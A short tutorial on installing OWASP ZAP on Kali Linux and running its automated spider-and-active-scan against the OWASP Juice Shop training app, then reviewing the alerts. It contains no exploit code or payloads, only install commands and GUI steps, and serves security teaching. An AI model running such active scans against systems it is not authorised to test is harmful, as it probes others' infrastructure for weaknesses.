
sudo apt update

1. Install OWASP ZAP:

sudo apt install zaproxy



# Step 2: Launch OWASP ZAP

Use the terminal command 'zaproxy' or launch it via the Kali Applications menu


# Step 3: Start a New Session

Choose 'Start a new session' or select 'No' when asked to persist session.



# Step 4: Access the Quick Start Tab

Under Automated Scan, input: [http://juice-shop.herokuapp.com](http://juice-shop.herokuapp.com/)




# Step 5: Run the Automated Scan

Click 'Attack' to start scanning. ZAP will spider and scan the target.


# Step 6: Monitor the Scan Progress

Watch the status bar as spidering and active scanning proceed.



# Step 7: Review the Alerts Tab

View vulnerabilities detected under the Alerts tab.



Reference: https://www.youtube.com/watch?v=\_VpFaqF0EcI